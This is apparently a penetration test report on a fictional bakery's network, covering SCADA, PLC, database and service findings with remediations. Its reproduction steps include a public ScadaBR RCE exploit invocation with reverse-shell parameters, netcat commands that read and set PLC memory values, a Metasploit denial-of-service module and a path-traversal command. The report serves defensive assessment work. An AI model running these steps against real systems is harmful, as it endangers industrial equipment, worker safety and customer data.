


Le Bonbon Croissant

PENETRATION TESTING REPORT AND RISK ASSESSMENT

REPORT ISSUED: January 9, 2022

[redacted]

Table of Contents

EXECUTIVE SUMMARY

Introduction

The following report is the result of a limited-scope penetration test and risk assessment performed on behalf of Le Bonbon Croissant. This test was performed in two phases. The first phase took place on January 7, 2022, beginning at approximately 9:45 AM EST through January 7, 2022, at 5:00 PM EST. The second phase took place on January 8, 2022, beginning at 9:15 AM EST through January 8, 2022, at 5:45 PM EST.

This report identifies several vulnerabilities found on Le Bonbon Croissant's network, identifies mitigations that should be implemented to reduce or terminate the aforementioned threats, outlines concerns related to the business operations and the company's management of their information systems, and assesses the impact that any identified shortcomings may have on the company's financial and commercial success.

Compliance

Because the company conducts online financial transactions, a successful attack could result in a data breach which would ultimately leak customers' personally identifiable information (PII), including credit card information. As Le Bonbon Croissant is based in France, the organization must act in accordance with the EU General Data Protection Regulation (GDPR)[1], which is a privacy and security law that imposes obligations to organizations that target or collect data related to people in the European Union.

In the same vein, since Le Bonbon Croissant allows consumers to make payments online, they are also subject to Payment Card Industry Data Security Standards (PCI DSS)[2], which pertain to the secure storage and processing of cardholder information. The twelve standards outlined in PCI DSS ensure that cardholder data is maintained securely; access to PII and sensitive financial information is restricted; and any software or systems that store, process, or in any way come into contact with the aforementioned data is monitored, up-to-date with the most recent security standards, and regularly tested.

Le Bonbon Croissant also expressed interest in falling into compliance with International Organization for Standardization (ISO)[3] policies in regards to their warehouse operations. ISO is an international non-governmental organization that develops standards that ensure the quality, safety, and efficiency of products, services, and systems. While there are no fines associated

[1] https://gdpr-info.eu/
[2] https://www.pcisecuritystandards.org/
[3] https://www.iso.org/home.html

with violating ISO policies, the policies do adhere to best practices and industry standards, and failure to comply can be indicative of organizational shortcomings.

Finally, Le Bonbon should comply with industry standards and best practices from organizations such as the National Institute for Standards and Technology, a non-regulatory agency of the United States Department of Commerce that promotes and maintains measurement standards.

Throughout the duration of this limited-scope penetration test, multiple vulnerabilities were found ranging from low criticality to critical criticality. The following donut graph provides an overview of the discovered vulnerabilities and their severity ratings:

Disclaimer

Given the limited scope of the preceding penetration test, it should be noted that this resulting report and risk assessment is in no way comprehensive and that implementing the given mitigations will not make Le Bonbon Croissant's network invulnerable to all present or future cyber threats. However, the recommendations provided throughout this report will help to mitigate currently identified vulnerabilities, and, as a result, harden the entire network as a whole, reducing not only current risk but future risk, as well.

Scope

Observation of Scope and Rules of Engagement

The scope of this penetration test and risk assessment consisted of systems and services present on IP range 10.0.17.0/24, with the exception of hosts 10.0.17.50 and 10.0.17.51.

During the engagement, authorization to access hosts 10.0.17.50 and 10.0.17.51 was obtained with the condition that the test was conducted with utmost caution and according to a submitted

plan of engagement. This plan proposed constrained methods to ensure that critical systems did not experience disruption or downtime, given the criticality of these hosts.

All testing was performed via the provided VDI environment.

Throughout the entirety of this engagement, these systems and services on the limited-scope subnet remained available and functional. No deletions or modifications occurred in reference to any sensitive data, production systems, or physical machines. Any modifications made to any system on the subnet have been removed.

Overall Observations

Review of Previous Assessment

A penetration test was conducted on Le Bonbon Croissant's network and systems on 1/7/2022 and 1/8/2022. The scope of the initial penetration test and risk assessment consisted of systems and services present on IP range 10.0.17.0/24.

Based on the results of this assessment, recommendations were made to strengthen the company's security posture. The provided recommendations include:

- Change the default credentials on LBC's SCADA system
- Implement access control policies on ScadaBR and the customer database to prevent root access to the host and leakage of sensitive data
- Segment LBC's network to disallow direct access to the PLC and other sensitive infrastructure
- Setup authentication on PostgreSQL and MySQL

Along with these recommendations, it was also recommended that Le Bonbon Croissant create policies and procedures in adherence with PCI DSS and GDPR.

Virtually no changes were observed in reference to the previous penetration test and risk assessment. The changes that were recommended were not enforced in the time spanning between the initial engagement and the current.

Positive Security Controls

Le Bonbon Croissant exhibited an understanding of basic security principles and effective security mechanisms. The following are examples of positive security practices implemented by LBC:

- The public-facing website for LBC is segmented from the internal network, preventing malicious actors from performing lateral traversal in the event of a breach.

- After experiencing a cyber attack and exposure of sensitive data, LBC demonstrated security-forward thinking by reaching out to have a penetration test and risk assessment performed to identify existing risks and prevent future attacks.
- LBC practices secure communication over their network by rerouting port 80 traffic through port 443 to enforce HTTPS for most of their machines.
- Most software is up-to-date

High-Level Recommendations

To comply with various regulatory organizations including Payment Card Industry Data Security Standard (PCI DSS), the General Data Protection Regulation (GDPR), and cyber security best practices, it is recommended that Le Bonbon Croissant implement or revise policies regarding the following:

- Restructure network to incorporate segmentation
- Implement a password policy compliant with industry standards
- Create and implement an acceptable use policy (AUP)
- Change default credentials
- Develop and enforce policies for protecting sensitive customer data at rest, and encrypting sensitive customer data in transit

Risk Classification

The level of risk can be estimated by using statistical analysis and calculations combining impact and likelihood.[4]

Risk = Impact * Likelihood

Impact

Overall impact will be determined based on the following categories:

- Financial: any impact which affects or would affect revenue, expenses, liabilities, or income of the organization.
- Reputational: any impact which affects or would affect the public standing or perception of the organization.
- Safety: any impact which affects or would affect the safety of food being manufactured, transported, or sold by the organization, or the safety of company employees.

Likelihood

[4] https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-process/risk-assessment

The National Institute of Standards and Technology defines likelihood as "A weighted factor based on a subjective analysis of the probability that a given threat is capable of exploiting a given vulnerability".[5]

In order to estimate an attack's likelihood, many factors must be considered. Factors such as the attack's origin, its potential consequences, the specific reason for its occurrence, or the implemented protection mechanisms can help determine how likely it is to occur.

Using Impact and Likelihood to Classify Risk

The following are the risk classifications used throughout this report:

INFORMATIONAL	LOW	MEDIUM	HIGH	CRITICAL

Risk is determined based on the likelihood that an attacker could exploit the discovered vulnerability, as well as the impact observed if the vulnerability were to be exploited.

Risks are categorized on a scale from low to critical. A classification of informational indicates that while a finding is not currently a vulnerability, it does demonstrate deviation from best security practices and may pose an organizational threat in the future unless remediated.

---

5 https://csrc.nist.gov/glossary/term/likelihood#:~:text=Definition(s)%3A,of%20exploiting%20a%20given%20vulnerability

TECHNICAL FINDINGS

ScadaBR Default Administrative Credentials

Affected Host: 10.0.17.50

Overview: ScadaBR authenticates with default credentials

OVERALL SEVERITY: CRITICAL

IMPACT: CRITICAL	LIKELIHOOD: CRITICAL

Business Impact

Exploiting this vulnerability could result in significant financial loss related to damaged equipment, improperly packed food and recalls, regulatory fines, compensation for impacted employees, and recovery efforts. Damage to reputation resulting from improperly packaged food and perceived danger for employees is likely to cause loss of public trust, resulting in loss of clients, and even future employees.

Description

ScadaBR allows for administrator login with default credentials. Following a successful login, LBC's SCADA environment can be accessed and controlled within the human-machine interface.

Recommended Remediation


Change the administrative credentials to a secure password as described in NIST Special Publication 800-63B[6].

Steps to Replicate

1. Navigate to 10.0.17.50:9090/ScadaBR
2. Enter the ScadaBR default credentials

[6] https://pages.nist.gov/800-63-3/sp800-63b.html

Evidence of Compromise



ScadaBR Remote Code Execution via Arbitrary File Upload

Affected Host: 10.0.17.50

Overview: ScadaBR can be exploited via CVE-2021-26828 to achieve RCE.

OVERALL SEVERITY: CRITICAL

IMPACT: CRITICAL	LIKELIHOOD: CRITICAL

Business Impact

If exploited, this vulnerability could result in a malicious actor establishing persistence as a root user on the host machine. The attacker would then have unfettered access to LBC's SCADA system, threatening the integrity of the SCADA environment, which could result in damage to equipment, food being improperly packaged, and reduced safety for employees.

Description

ScadaBR 1.12.4 allows authenticated users to upload arbitrary JSP files. Malicious actors that upload a JSP Webshell can achieve remote code execution on the host, as seen in CVE-2021-26828[7]. This vulnerability allows for arbitrary code execution as the root user.

Recommended Remediation

Implement a strong access control policy to ensure only authenticated users have access to the ScadaBR system. This follows the principle of least privilege.

Steps to Replicate

1. Execute `python LinScada_RCE.py <Remote_Host> <Remote_Port> <User> <Pass> <Reverse_IP> <Reverse_Port>`

LinScada_RCE.py is a proof of concept exploit against CVE-2021-26828[8]

Evidence of Compromise

[7] https://nvd.nist.gov/vuln/detail/CVE-2021-26828
[8] https://github.com/h3v0x/CVE-2021-26828_ScadaBR_RCE

```
root@crunch:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 0e:8b:e4:a5:76:9f brd ff:ff:ff:ff:ff:ff
    inet 10.0.17.50/24 brd 10.0.17.255 scope global dynamic eth0
       valid_lft 1884sec preferred_lft 1884sec
    inet6 fe80::c8b:e4ff:fea5:769f/64 scope link
       valid_lft forever preferred_lft forever
root@crunch:~# whoami
root
```

Unauthenticated Administrative Database Access

Affected Host: 10.0.17.14

Overview: The user and payment databases do not require authentication for root-level access.

OVERALL SEVERITY: CRITICAL

IMPACT: CRITICAL | **LIKELIHOOD: CRITICAL**

Business Impact

An attacker can easily access sensitive user and payment data. If exploited, the organization would be subject to fines and penalties from governing organizations such as PCI DSS and GDPR, resulting in financial loss. Furthermore, a compromise resulting from this exploitation would negatively impact the organization's reputation as the data is essentially unprotected, giving the appearance of inadequate security practices. This could result in a loss of both clients, as well as customers.

Description

The MySQL server has a root user which can be accessed from anywhere and has no password. Additionally, the PostgreSQL server has a user named "postgres" which does not require authentication.


Steps to Replicate

1. Execute `mysql -h 10.0.17.14 -u root`
2. Execute `psql -h 10.0.17.14 -U postgres -w`

Recommended Remediation

Add authentication to the user and payment databases for root-level access.

Evidence of Compromise



Unauthenticated Modification of Critical SCADA System Data

Affected Host: 10.0.17.50, 10.0.17.51

Overview: Unauthenticated access to PLC Bridge and vulnerability in PLC allows an attacker to arbitrarily get and set critical business automation settings.

OVERALL SEVERITY: CRITICAL

IMPACT: CRITICAL | **LIKELIHOOD: MEDIUM**

Business Impact

This vulnerability threatens all aspects of LBC's business operations, cyber infrastructure, and employee safety.

Description

The proprietary PLC Bridge software developed by LBC does not feature any sort of authentication. In combination with a critical vulnerability in LBC's SCADA system, an attacker is able to read, exfiltrate, and modify PLC Bridge source code responsible for critical portions of LBC's business operations. In doing so, a threat actor has access to all devices on LBC's SCADA network and memory locations on those devices as they are present in the PLC Bridge source code. Using the command line interface of the PLC Bridge, an attacker can arbitrarily get and set any valid memory locations corresponding to device settings that are critical to the safety and functionality of LBC's warehouse automation.

Recommended Remediation

The recommended remediation for this vulnerability is to resolve both halves of the vulnerability that make this possible. First, implement authentication on the PLC Bridge software[9]. Next, upgrade to the latest version of ScadaBR[10]. Lastly, change ScadaBR administrator credentials from their default values[11].

Steps to Replicate

1. Execute `nc 10.0.17.51 2001`
2. Find Device ID of interest in plc-logic.php and either get/set the value.
    a. This could be brute-forced without actually having the source code by writing a script to enumerate all possible Device IDs and values.

---

[9] See section "Unauthenticated Access to PLC Bridge"
[10] See section "ScadaBR Remote Code Execution via Arbitrary File Upload "
[11] See section "ScadaBR Default Administrative Credentials"

Evidence of Compromise

```
/// LIST OF ALL DEVICES
    //INBOUND BARCODE
    "0000" => [ /// recv_barcode
        "0032" => true, /// 00-recv_barcode_data
        "0099" => true, /// 00-recv_barcode_time
    ],
    // SHIPPING BARCODE
    "0001" => [
        "0052" => true, /// 01-ship_barcode_data
        "0022" => true, /// 01-ship_barcode_time
    ],
    ////////////////// BELTS ////////////////////////////
    "0039" => [
        "0092" => 0, /// 39-frecv_curspeed
        "0012" => 0, /// 39-frecv_setspeed
        "0084" => 0, /// 39_frecv_estop
        "0055" => 0, /// 39_frecv_fault
        "0019" => 0, /// 39_frecv_torq
    ],
```

```
┌──(root💀kali05)-[~]
└─# nc 10.0.17.51 2001
G0000,0099
1641654961
```

```
┌──(root💀kali05)-[~]
└─# nc 10.0.17.51 2001
G0000,0032
61d9d21211c3e
```

```
┌──(root💀kali05)-[~]
└─# nc 10.0.17.51 2001
G0041,0032
1
```

Unauthenticated Access to PLC Bridge

Affected Host: 10.0.17.51

Overview: Unauthenticated access to PLC Bridge which hosts critical SCADA system infrastructure.

OVERALL SEVERITY: CRITICAL

IMPACT: CRITICAL	LIKELIHOOD: CRITICAL

Business Impact

Exploitation of this vulnerability could result in malicious changing of SCADA network configuration, impacting LBC business operations and employee safety.

Description

Unauthenticated access to the PLC Bridge allows threat actors to connect to and run commands on the PLC Bridge, which controls critical LBC SCADA infrastructure. Through this method, an attacker can arbitrarily get and set values on the SCADA network given that they are able to identify device IDs and memory locations.

Recommended Remediation

LBC IT staff responsible for the PLC Bridge application must add some form of authentication to its protocol or to the corporate network. For example, adding rules to the firewall to only allow access from certain hosts on the corporate network would prevent most unauthorized access. In addition, user credentials should be verified at the server and/or application level. In general, a defense-in-depth strategy is recommended.

Steps to Replicate

1. Connect to PLC Bridge: `nc 10.0.17.51 2001`
2. Run `?` to show the title available commands

Evidence of Compromise

Secrets Stored in Client-Side JavaScript

Affected Host: 10.0.17.12

Overview: The database password is stored in a base64 encoded JWT token in the website's client-side JavaScript.

OVERALL SEVERITY: CRITICAL

IMPACT: CRITICAL | **LIKELIHOOD: HIGH**

Business Impact

Exploiting this vulnerability could result in the breach of sensitive customer information, resulting in significant financial loss as the organization would be subject to fines and penalties from governing organizations. Furthermore, the organization would face reputational damage due to the appearance of poor coding and security practices.

Description

In the JavaScript file "/static/js/Config.js", there exists a variable that stores the JWT token. Any user who looks at the website's code can easily find the JWT token, decode it, and acquire administrator credentials for the MySQL database at 10.0.17.14, as well as a public API key..

Steps to Replicate

1. Navigate to the website
2. Use the debugger to view the file "/static/js/Config.js"
3. Observe the base64 encoded JWT token.

Recommended Remediation

Use server-side code for all database interactions. This is industry standard and usually is done via PHP scripts or a NodeJS backend. The client-side JavaScript should never be responsible for direct database interaction.

Evidence of Compromise

Improper Network Segmentation

Affected Host: 10.0.17.0/24

Overview: Flat network topology allows for all users on the network to access privileged services

OVERALL SEVERITY: HIGH

IMPACT: HIGH | **LIKELIHOOD: HIGH**

Business Impact

An unsegmented network could allow a malicious actor to move laterally, compromising the systems and services vital to LBC's operations including LBC's production control systems.

Significant financial loss related to responding and recovering compromised systems and services, noncompliance with industry standards, likely resulting in public reprimand and loss of trust, and jeopardized food safety, likely causing regulatory fees due to noncompliance with regulations and policies could occur.

Description

During the course of this assessment, it was discovered that the target network has a flat topology[12]; any device on the network could directly interact with and control the PLCs and the related API endpoints. NIST recommends that ICS/SCADA networks incorporate clearly-defined segmentation to protect against unauthorized PLC interaction[13].

Recommended Remediation

Restructure the network to incorporate segmentation. Partition ScadaBR and systems containing customer data from the corporate network using principles such as VLAN or subnet isolation with appropriate firewall rules. This general rule should be applied to all disjoint systems to improve security posture.

[12] See Appendix A

[13] https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-53r5.pdf

Improper Password Storage

Affected Host: 10.0.17.14

Overview: Passwords should be stored using a salted hash function rather than encoding.

OVERALL SEVERITY: HIGH

IMPACT: HIGH	LIKELIHOOD: MEDIUM

Business Impact

If an attacker successfully infiltrates the user database, they will also have access to all of the users' passwords since they are encoded in base64 which is very easy to reverse. The attacker may then sell these passwords online or attempt to use them on other websites in a credential stuffing attack. This will also negatively impact reputation as it is an industry-wide practice to hash passwords.

Description

Currently, passwords are stored using base64 encoding. It is not recommended to use encoding over hashing or a secure encryption scheme as base64 encoding is easily recognized and reversed.

Steps to Replicate

1. In the MySQL database, run `SELECT login_pass FROM logins;` to see that all the passwords are encoded in base64, but not hashed.
2. Decode the passwords with base64 to see the plaintext passwords


---

Recommended Remediation

As per industry standards and NIST[14] guidelines, passwords should be hashed using a strong hashing function like bcrypt or SHA256, and salting should be used to prevent rainbow table attacks.

Evidence of Compromise

[14] https://pages.nist.gov/800-63-3/sp800-63b.html


MariaDB [wmci]> select login_pass from logins;
login_pass
V2l
U3V
V2l
U3R
V29

Insecure Default User Passwords

Affected Host: 10.0.17.14
Overview: New users all receive the same, insecure password by default.

OVERALL SEVERITY: MEDIUM

IMPACT: HIGH | **LIKELIHOOD: MEDIUM**

Business Impact

All user accounts which have not had their passwords changed can be logged into with no effort, resulting in violations of confidentiality. Attackers may also make transactions on behalf of a hijacked user account.

Description

In the MySQL database, a universal default password is assigned to each new user.

Steps to Replicate

1. Login to the MySQL database
2. Execute `use wmci;`
3. Execute `SHOW COLUMNS FROM logins;`

Recommended Remediation

Enforce that new users set custom passwords upon account creation. These passwords should adhere to industry standards[15] and follow NIST[16] guidelines to ensure that they are computationally strong and secure.

Evidence of Compromise

```
MariaDB [wmci]> show columns from logins;
+------------+--------------+------+-----+-------------------------+-------+
| Field      | Type         | Null | Key | Default                 | Extra |
+------------+--------------+------+-----+-------------------------+-------+
| login_id   | char(50)     | NO   | UNI | uuid()                  |       |
| login_name | varchar(255) | NO   | PRI | NULL                    |       |
| login_pass | varchar(255) | NO   |     | to_base64('[redacted]') |       |
| login_role | tinyint(4)   | NO   | MUL | 1                       |       |
+------------+--------------+------+-----+-------------------------+-------+
4 rows in set (0.002 sec)
```

[15] https://www.coalfire.com/the-coalfire-blog/march-2019/password-spraying-what-to-do-and-how-to-avoid-it

[16] https://pages.nist.gov/800-63-3/sp800-63b.html

Service Instability

Affected Host: 10.0.17.11, 10.0.17.13

Overview: These hosts are unstable and vulnerable to denial of service. Both of these hosts were inadvertently affected by normal scanning and brute-forcing that an attacker is likely to attempt as part of the first step in an engagement.

OVERALL SEVERITY: MEDIUM

IMPACT: MEDIUM | **LIKELIHOOD: HIGH**

Business Impact

Due to the instability, some business services can easily be disabled, causing major monetary loss and damage to reputation.

Description

Using hydra, a brute-force password tool, the webserver at 10.0.17.11 was taken down after only a few minutes and failed to recover when the tool was stopped. Additionally, the API at 10.0.17.13 is very susceptible to failure since any HTTP GET request that is not perfectly formed will cause the service to crash.

Steps to Replicate

For 10.0.17.11, running hydra with a long password list causes the service to crash.

For 10.0.17.13, performing an HTTP GET request to certain directories without using a properly formed request causes the service to crash. This can be triggered accidentally by simply running a directory enumeration scan.

Recommended Remediation

Use DDoS protection methods like Fail2Ban and enlist the use of exception handling to make the software more resilient to user error.

Lack of Database Access Control

Affected Host: 10.0.17.14

Overview: The administrator accounts on the MySQL database have no restrictions as to where a user may connect from.

OVERALL SEVERITY: MEDIUM

IMPACT: MEDIUM | **LIKELIHOOD: HIGH**

Business Impact

If an attacker were to acquire database credentials, they have the ability to connect to the database from any IP address in the world, exposing sensitive data. This could result in significant financial damages, as the organization may be subject to fines and penalties from compliance organizations. Furthermore, reputational damages may result due to the appearance of negligent technical practices.

Description

In MySQL, there is a Host column in the user table that specifies from where a user may connect. Currently, both root and wmci, the administrator users, have "%" for the Host, meaning these users can connect, without a password, from anywhere.

Steps to Replicate

1. Execute `mysql -h 10.0.17.14 -u root`

Recommended Remediation

Specify a specific IP address or IP range for root and wmci to limit where the database can be accessed from.

Unauthenticated Memcached

Affected Host: 10.0.17.15
Overview: Memcached has no authentication and is easily accessed as a result.

OVERALL SEVERITY: LOW

IMPACT: LOW | **LIKELIHOOD: HIGH**

Business Impact

There is little to no impact currently as there is no data stored using the service, but in the future, this could change. Leakage or modification of sensitive information could result in a negative business impact.

Description

Service Memcached can be accessed without any authentication. The unauthenticated users have read and write permissions and can lead to the information being stolen or modified. This compromises the integrity and confidentiality of any data being stored within the program. However, the impact as of right now is low due to no data being stored in the program. Should this change in the future, the impact would grow with the sensitivity of the data contained within the service.

Recommended Remediation

Strong authentication should be implemented. Users (malicious or not) should not be able to access the service before authenticating. This can be done in myriad different ways including restricting access to the Memcached port to certain hosts on the corporate network. Further best practices such as a password policy on top of authentication will increase the security.

Steps to Replicate

1. Connect to the service via telnet: `telnet 10.0.17.15 6600`
2. Add/delete/modify data using telnet commands[17]

[17] https://lzone.de/cheat-sheet/memcached

Evidence of Compromise

```
┌──(root㉿kali03)-[~/scans]
└─# telnet 10.0.17.15 11211
Trying 10.0.17.15...
Connected to 10.0.17.15.
Escape character is '^]'.
stats
STAT pid 8631
STAT uptime 124758
STAT time 1641665430
STAT version 1.5.6 Ubuntu
STAT libevent 2.1.8-stable
STAT pointer_size 64
STAT rusage_user 10.387207
STAT rusage_system 12.089610
STAT max_connections 1024
STAT curr_connections 1
STAT total_connections 59
STAT rejected_connections 0
STAT connection_structures 4
```

```
add test 0 100 5
hello
STORED
get test
VALUE test 0 5
hello
END
quit
Connection closed by foreign host.
```

Memcached Denial Of Service

Affected Host: 10.0.17.15

Overview: This version of Memcache is reported to be vulnerable to denial of service attacks.

OVERALL SEVERITY: LOW

IMPACT: LOW	LIKELIHOOD: MEDIUM

Business Impact

There is little to no impact currently as there is no data stored using the service, but in the future, this could change.

Description

The Memcached service is likely vulnerable to a denial of service attack. While this vulnerability was not verified during this engagement due to the sensitive nature of the system, the version of this service present on this host (1.5.6) is known to be susceptible to resource exhaustion. This attack would prevent the service from running as intended and prevent legitimate users from using it.

Recommended Remediation

- Enforce authentication to access Memcache service.
- Implement firewalls rules to prevent excessive amounts of resources from being consumed per request.
- Implement a network or host-based Intrusion Detection System to detect excessive amounts of traffic to the service.

Steps to Replicate

1. Start msfconsole.
2. Load the Memcached dos module[18]: `load auxiliary/dos/misc/memcached`
3. Set the target host: `set RHOSTS <ip_of_target>`
4. Run the module: `run`

[18] https://www.rapid7.com/db/modules/auxiliary/dos/misc/memcached/

Music Player Daemon Server Enumeration

Affected Host: 10.0.17.87

Overview: The presence of the Music Player Daemon (MPD) server increases the attack surface of the network.

OVERALL SEVERITY: LOW

IMPACT: LOW	LIKELIHOOD: MEDIUM

Business Impact

A threat actor could utilize the MPD service present on the affected host to identify files, users, services, and other data present on the host, or use it as a means to gain a foothold in the network. This is possible due to the lack of authentication[19] in the service's configuration combined with its command line interface[20] allowing for such discoveries.

Description

The presence of the MPD server increases the network's attack surface due to its particular capabilities and configuration.

Recommended Remediation

The MPD Server, which appears to serve the playlist of an LBC employee, should not be present on the network. An update to the company's Acceptable Use Policy, alongside active enforcement of the policy, could prevent future incidents.

Steps to Replicate

1. Execute `nc 10.0.17.87 6600`
2. Execute `listfiles  ../../../../`

Evidence of Compromise

[19] https://mpd.readthedocs.io/en/latest/user.html?highlight=password#permissions-and-passwords
[20] https://mpd.readthedocs.io/en/latest/protocol.html

```
┌──(root💀kali05)-[~]
└─# ncat 10.0.17.87 6600
OK MPD 0.21.11
listfiles ../../../../
file: packages-microsoft-prod.deb
size: 3124
Last-Modified: 2020-04-23T19:02:15Z
directory: mnt
Last-Modified: 2022-01-04T23:11:15Z
directory: var
```

Insecure SSH Permissions

Affected Host: 10.0.17.14
Overview: SSH configuration allows for root login with only a password.

OVERALL SEVERITY: INFORMATIONAL

Business Impact

This configuration allows for anyone with the password of the root user to authenticate to the database server as root. If the database server is maliciously altered, the business impact can be extreme. Such impact necessitates knowing the account used to authenticate with the server. The databases contained on this server contain payment, login, and personal information of customers that if accessed could result in reputation and revenue loss.

Description

The SSH configuration file of the database server (10.0.17.14) allows the root user to authenticate to the server with only a password. Normally, multiple users are allowed root privilege on a system, so direct authentication with the root account violates non-repudiation[21].

Steps to Replicate

1. Open the file at `/etc/ssh/sshd_config`
2. Look for the `PermitRootLogin` option.

Recommended Remediation

Change `PermitRootLogin yes` to `PermitRootLogin no` or to the default of `PermitRootLogin without-password` in `/etc/ssh/sshd_config`.
Keep the root key secure if `PermitRootLogin without-password` is used.

21

https://csrc.nist.gov/glossary/term/non__repudiation#:~:text=Definition(s)%3A,deny%20having%20processed%20the%20data.

Potential PostgreSQL Misconfiguration (CVE-2019-9193)

Affected Host: 10.0.17.14

Overview: An authorized user may misuse the Postgres server to execute arbitrary commands on the remote host.

OVERALL SEVERITY: INFORMATIONAL

Business Impact

Despite the product vendor stating that this is intended functionality, LBC should be aware that threat actors could utilize this functionality in order to exfiltrate proprietary or otherwise sensitive information from LBC servers running the Postgres service.

Description

If a user with the `pg_execute_server_program` permission is compromised, an attacker may run arbitrary commands on the server leading to a reverse shell which may be used to elevate privileges.

